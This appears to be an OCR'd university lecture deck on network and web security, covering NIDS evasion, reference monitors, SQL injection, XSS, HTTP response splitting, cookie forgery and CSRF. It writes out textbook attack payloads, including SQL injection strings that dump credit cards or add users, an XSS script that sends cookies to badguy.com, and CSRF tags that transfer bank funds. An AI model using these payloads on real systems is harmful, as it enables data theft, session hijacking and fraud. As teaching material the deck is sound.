Web Security

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
Some slides from John Mitchell

NIDS: Evasion & Normalization

- **Problems**
  - **Complete fragment reassembly necessary to detect certain attacks**
  - **NIDS only has partial knowledge of what traffic the host sees (e.g., TTL expires, MTU)**
  - **Ambiguities in TCP/IP (e.g., Overlapping IP & TCP fragments)**
    - **Different OS implement standard differently**

Small TTL Attack



NIDS sees:

A T T I ~~A~~ C K

NIDS

Internet

Host

Attacker's data stream


A T T I A C K

same TCP seq #, "I" has short TTL

End-host sees:

A T T A C K

Fragmentation Overlap Attack



NIDS sees:

A T T ~~A~~ I C K

NIDS

Internet

Host

Attacker’s data stream

A T T A I C K


same TCP seq #
or same IP frag offset

End-host sees:

A T T A ~~I~~ C K

Solution: Traffic Normalizer

- Introduce “bump in the wire”: traffic normalizer to evade protocol ambiguities
  - Drop overlapping IP/TCP fragments
  - Increase TTL in packets with low TTL



NIDS

Internet


Normalizer

Host

- Other approaches
  - Host-based IDS
  - Detailed Intranet map


Stealth Port Scanning

- IP id field used for stealth port scanning



Principle: Reference Monitor

- SFI, System call interposition, VMM introspection, Firewall/NIDS: one thing in common
- One enforcement mechanism: *reference monitor*
  - Examines every request to access any controlled resource (an object) and determines whether to allow request




Reference Monitor Security Properties

- *Always invoked*
  - *Complete mediation* property: all security-relevant operations must be mediated by RM
  - RM should be invoked on every operation controlled by access control policy
- *Tamper-resistant*
  - Maintain RM integrity (no code/state tampering)
- *Verifiable*
  - Can verify RM correctness (correctly enforces desired access control policy)
    - » Requires extremely simple RM
    - » Can’t verify correctness for systems with any appreciable degree of complexity


Web Security

- Web: new platform for many security-critical applications
  - e.g., banking, e-commerce
- Web security: complex & constantly evolving
- A two-sided story
  - Web application code
    - » Runs at web site on web server or app server
    - » Written in PHP, ASP, JSP, Ruby, …
    - » Question: secure web site design
  - Web browser (next lecture)
    - » Can be attacked by any website it visits
    - » Attacks result in: computer compromise, malware installation, etc.
    - » Question: secure web browser




Secure Web Site Design

- Today's web is dynamic
- Complex web applications
  - Runs on web server or app server
  - Takes input from web users (via web server)
  - Interacts with databases & 3rd parties
  - Prepare results for users (via web server)
- Examples
  - Shopping carts, on-line banking, bill pay, tax prep, etc.
- Challenges
  - New code written for every web site, often with little security considerations
  - Many potential vulnerabilities




Common Vulnerabilities

- Input validation
  - SQL Injection
  - XSS: cross-site scripting
  - HTTP response splitting
- Cookie management
  - CSRF: cross-site request forgery




SQL Injection

Dynamic Web Application




Basic picture: SQL Injection



What is SQL Injection?

- **Input Validation Vulnerability**
  - **untrusted user input in SQL query to back-end database**
  - ***without sanitizing the data***
- **Specific case of more general *command injection***
  - **inserting untrusted input into a query or command**
- **Why Bad?**
  - **supplied data can be misinterpreted as a command**
  - **could alter the intended effect of command or query**

SQL Injection Example


View History - Microsoft Internet...
File Edit View Favorites Tools Help
Back
View pizza order history:
Month Jan
View
Done
My Computer

```
View pizza order history:<br>
<form method="post" action="...">
Month
<select>
<option name="month" value="1">Jan</option>
...
<option name="month" value="12">Dec</option>
</select>
Year
<p>
<input type=submit name=submit value=View>
</form>
```

Attacker can post form that is *not* generated by this page.

SQL Injection Example

Normal SQL Query

```
SELECT pizza, toppings, quantity, order_day
FROM orders
WHERE userid=4123
AND order_month=10
```

For order_month parameter, attacker could input


0 OR 1=1

WHERE condition is always true! Gives attacker access to other users' private data!

Malicious Query

```
...
WHERE userid=4123
AND order_month=0 OR 1=1
```

SQL Injection Example


Order History - Mozilla Firefox
File Edit View History Bookmarks ScrapBook Tools Help

All User Data Compromised

Your Pizza Orders:

Pizza	Toppings	Quantity	Order Day
Diavola	Tomato, Mozarella, Pepperoni, ...	2	12
Napoli	Tomato, Mozarella, Anchovies, ...	1	17
Margherita	Tomato, Mozarella, Chicken, ...	3	5
Marinara	Oregano, Anchovies, Garlic, ...	1	24
Capricciosa	Mushrooms, Artichokes, Olives, ...	2	15
Veronese	Mushrooms, Prosciutto, Peas, ...	1	21
Godfather	Corleone Chicken, Mozarella, ...	5	13
...			

SQL Injection Example


A more damaging example:

For order_month parameter, attacker could input

```
0 AND 1=0
UNION SELECT cardholder, number, exp_month, exp_year
FROM creditcards
```

- **Attacker is able to**
  - **Combine the results of two queries**
  - **Empty table from first query with the sensitive credit card info of all users from second query**

SQL Injection Example


Order History - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
https://w
Go
Done

Your Pizza Orders in October:


Credit Card Info Compromised

Pizza	Toppings	Quantity	Order Day
Neil Daswani	1234 1234 9999 1111	11	2007
Christoph Kern	1234 4321 3333 2222	4	2008
Anita Kesavan	2354 7777 1111 1234	3	2007
...			

More Attacks

- **Create new users:**
  ‘; INSERT INTO USERS (‘uname’,’passwd’, ‘salt’) VALUES (‘hacker’,’38a74f’, 3234);


- **Password reset:**
  ‘; UPDATE USERS SET email=hcker@root.org WHERE email=victim@yahoo.com


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

It's not a joke---It's real

- **CardSystems**
  - **credit card payment processing company**
  - **SQL injection attack in June 2005**
  - **put out of business**
- **The Attack**
  - **263,000 credit card #s stolen from database**
  - **credit card #s stored unencrypted**
  - **43 million credit card #s exposed**

Cross-Site Scripting (XSS) Attacks



Basic picture: Cross-site scripting

Attacker Website

1 visit web site

2 receive malicious page


5 send valuable data

User Victim

3 click on link

4 echo user input

Vulnerable Server Website




The setup

- User input is echoed into HTML response.

- **Example**: search field
  - http://victim.com/search.php ? term = apple
  - search.php responds with:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

- Is this exploitable?




Bad input

- Problem: no validation of input term
- Consider link: (properly URL encoded)


```
http://victim.com/search.php ? term =
  <script> window.open(
      "http://badguy.com?cookie = " +
      document.cookie )  </script>
```

- **What if user clicks on this link?**
  1. Browser goes to victim.com/search.php
  2. Victim.com returns
     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - » Sends badguy.com cookie for victim.com




So what?

- **Why would user click on such a link?**
  - **Phishing email in webmail client (e.g. gmail).**
  - **Link in doubleclick banner ad**
  - **… many many ways to fool user into clicking**
- **What if badguy.com gets cookie for victim.com ?**
  - **Cookie can include session auth for victim.com**
    - » **Or other data intended only for victim.com**
  - ⇒ **Violates same origin policy**



Even worse

- **Attacker can execute arbitrary scripts in browser**
- **Can manipulate any DOM component on victim.com**
  - **Control links on page**
  - **Control form fields (e.g. password field) on this page and linked pages.**
- **Can infect other users: MySpace.com worm.**



MySpace.com (Samy worm)

- **Users can post HTML on their pages**
  - **MySpace.com ensures HTML contains no**
    `<script>, <body>, onclick, <a href=javascript://>`
  - **… but can do Javascript within CSS tags:**

```
<div style="background:url('javascript:alert(1)')">
```

And can hide `"javascript"` **as** `"java\nscript"`

- **With careful javascript hacking:**
  - **Samy's worm: infects anyone who visits an infected MySpace page … and adds Samy as a friend.**
  - **Samy had millions of friends within 24 hours.**
- **More info: http://namb.la/popular/tech.html**

HTTP Response Splitting

The setup

- **User input echoed in HTTP header.**
- **Example: Language redirect page (JSP)**

```
<% response.redirect(“/by_lang.jsp?lang=” +
         request.getParameter(“lang”) )   %>
```

- **Browser sends** **http://.../by_lang.jsp ? lang=french**

  Server HTTP Response:

```
HTTP/1.1 302                  (redirect)
Date: …
Location: /by_lang.jsp ? lang=french
```


- **Is this exploitable?**

Bad input

- **Suppose browser sends:**

http://.../by_lang.jsp ? lang=


```
  “  french \n
     Content-length: 0  \r\n\r\n
      HTTP/1.1 200 OK
      Spoofed page  ”        (URL encoded)
```



Bad input


- **HTTP response from server looks like:**

```
HTTP/1.1 302                  (redirect)
Date: …
Location: /by_lang.jsp ? lang= french
Content-length: 0

HTTP/1.1 200 OK
Content-length: 217

Spoofed page
```




So what?

- **What just happened:**
  - **Attacker submitted bad URL to victim.com**
    - **URL contained spoofed page in it**
  - **Got back spoofed page**
- **So what?**
  - **Cache servers along path now store spoof of victim.com**
  - **Will fool any user using same cache server**



Defense

- **Lack of types, hidden assumption**
- **Input validation**
  - **Taint tracking: figure out what variables need to be sanitized**
    - **Static taint analysis: Challenges?**
    - **Dynamic taint analysis: similar to perl tainting**
  - **Sanitization: how to sanitize variables**
    - **SQL injection**
    - **XSS attack**
    - **HTTP Response Splitting**
    - **Challenges:**
      - **Many different ways: normalization**
      - **Lack of specification: need to figure out how browser/server interprets**



Session Management


- Cookie forgery
- Cross-site Request Forgery (CSRF)

Administravia

Cookie Forgery

Cookies

- **Used to store state on user's machine**



HTTP Header:
Set-cookie: NAME=VALUE ;
domain = (who can read) ;
expires = (when expires) ;
secure = (only over SSL)

If expires=NULL:
this session only

GET ...
Cookie: NAME = VALUE

Http is stateless protocol; cookies add state

Cookies

- **Brower will store:**
  - **At most 20 cookies/site, 3 KB / cookie**
- **Uses:**
  - **User authentication**
  - **Personalization**
  - **User tracking: e.g. Doubleclick (3rd party cookies)**

Attack

- <u>Example</u>**: Shopping cart software.**

  `Set-cookie: shopping-cart-total = 150` **($)**
- **Is it vulnerable?**
  - **User edits cookie file (cookie poisoning):**

    `Cookie:     shopping-cart-total = 15` **($)**
  - **… bargain shopping.**
- **Similar behavior with hidden fields:**

  `<INPUT TYPE="hidden" NAME=price VALUE="150">`


Prevalent (as of 2/2000)

- **D3.COM Pty Ltd:** ShopFactory 5.8
- **@Retail Corporation:** @Retail
- **Adgrafix:** Check It Out
- **Baron Consulting Group:** WebSite Tool
- **ComCity Corporation:** SalesCart
- **Crested Butte Software:** EasyCart
- **Dansie.net:** Dansie Shopping Cart
- **Intelligent Vending Systems:** Intellivend
- **Make-a-Store:** Make-a-Store OrderPage
- **McMurtrey/Whitaker & Associates:** Cart32 3.0
- **pknutsen@nethut.no:** CartMan 1.04
- **Rich Media Technologies:** JustAddCommerce 5.0
- **SmartCart:** SmartCart
- **Web Express:** Shoptron 1.2

Defense

- **When storing state on browser MAC data using server secret key.**
- **.NET 2.0:**
  - **System.Web.Configuration.MachineKey**
    - » **Secret web server key intended for cookie protection**
  - **HttpCookie cookie = new HttpCookie(name, val);**
    HttpCookie encodedCookie =
    HttpSecureCookie.Encode **(cookie);**
  - HttpSecureCookie.Decode **(cookie);**

Cookie authentication



Browser

Web Server

Auth server

POST login.cgi
Username & pwd

Validate user

Set-cookie: **auth=val**

auth=val

Store val


GET restricted.html
Cookie: **auth=val**

restricted.html
auth=val

Check val

If YES,
restricted.html


YES/NO



Weak authenticators: security risk


- Predictable cookie authenticator
  - Verizon Wireless - counter
  - Valid user logs in, gets counter, can view sessions of other users.
- Weak authenticator generation: [Fu et al. ’01]
  - WSJ.com: cookie = {user, MAC_k(user) }
  - Weak MAC exposes K from few cookies.
- Apache Tomcat: generateSessionID()
  - MD5(PRNG) … but weak PRNG [GM’05].
  - Predictable SessionID’s

Cross-Site Request Forgery (CSRF)




The Setup

- A typical request for Alice to transfer $100 to Bob using bank.com:
  - GET http://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1
- What if Maria wants to transfer $100,000 from Alice's account to her account?



Attack

- Maria first constructs the following URL which will transfer $100,000 from Alice's account to her account:
  - http://bank.com/transfer.do?acct=MARIA&amount=100000
- To have Alice send the request:
  - Email <a href="http://bank.com/transfer.do?acct=MARIA&amount=100000"> View my Pictures!</a>
  - Even better: <img src="http://bank.com/transfer.do?acct=MARIA&amount=100000" width="1" height="1" border="0">



Conclusion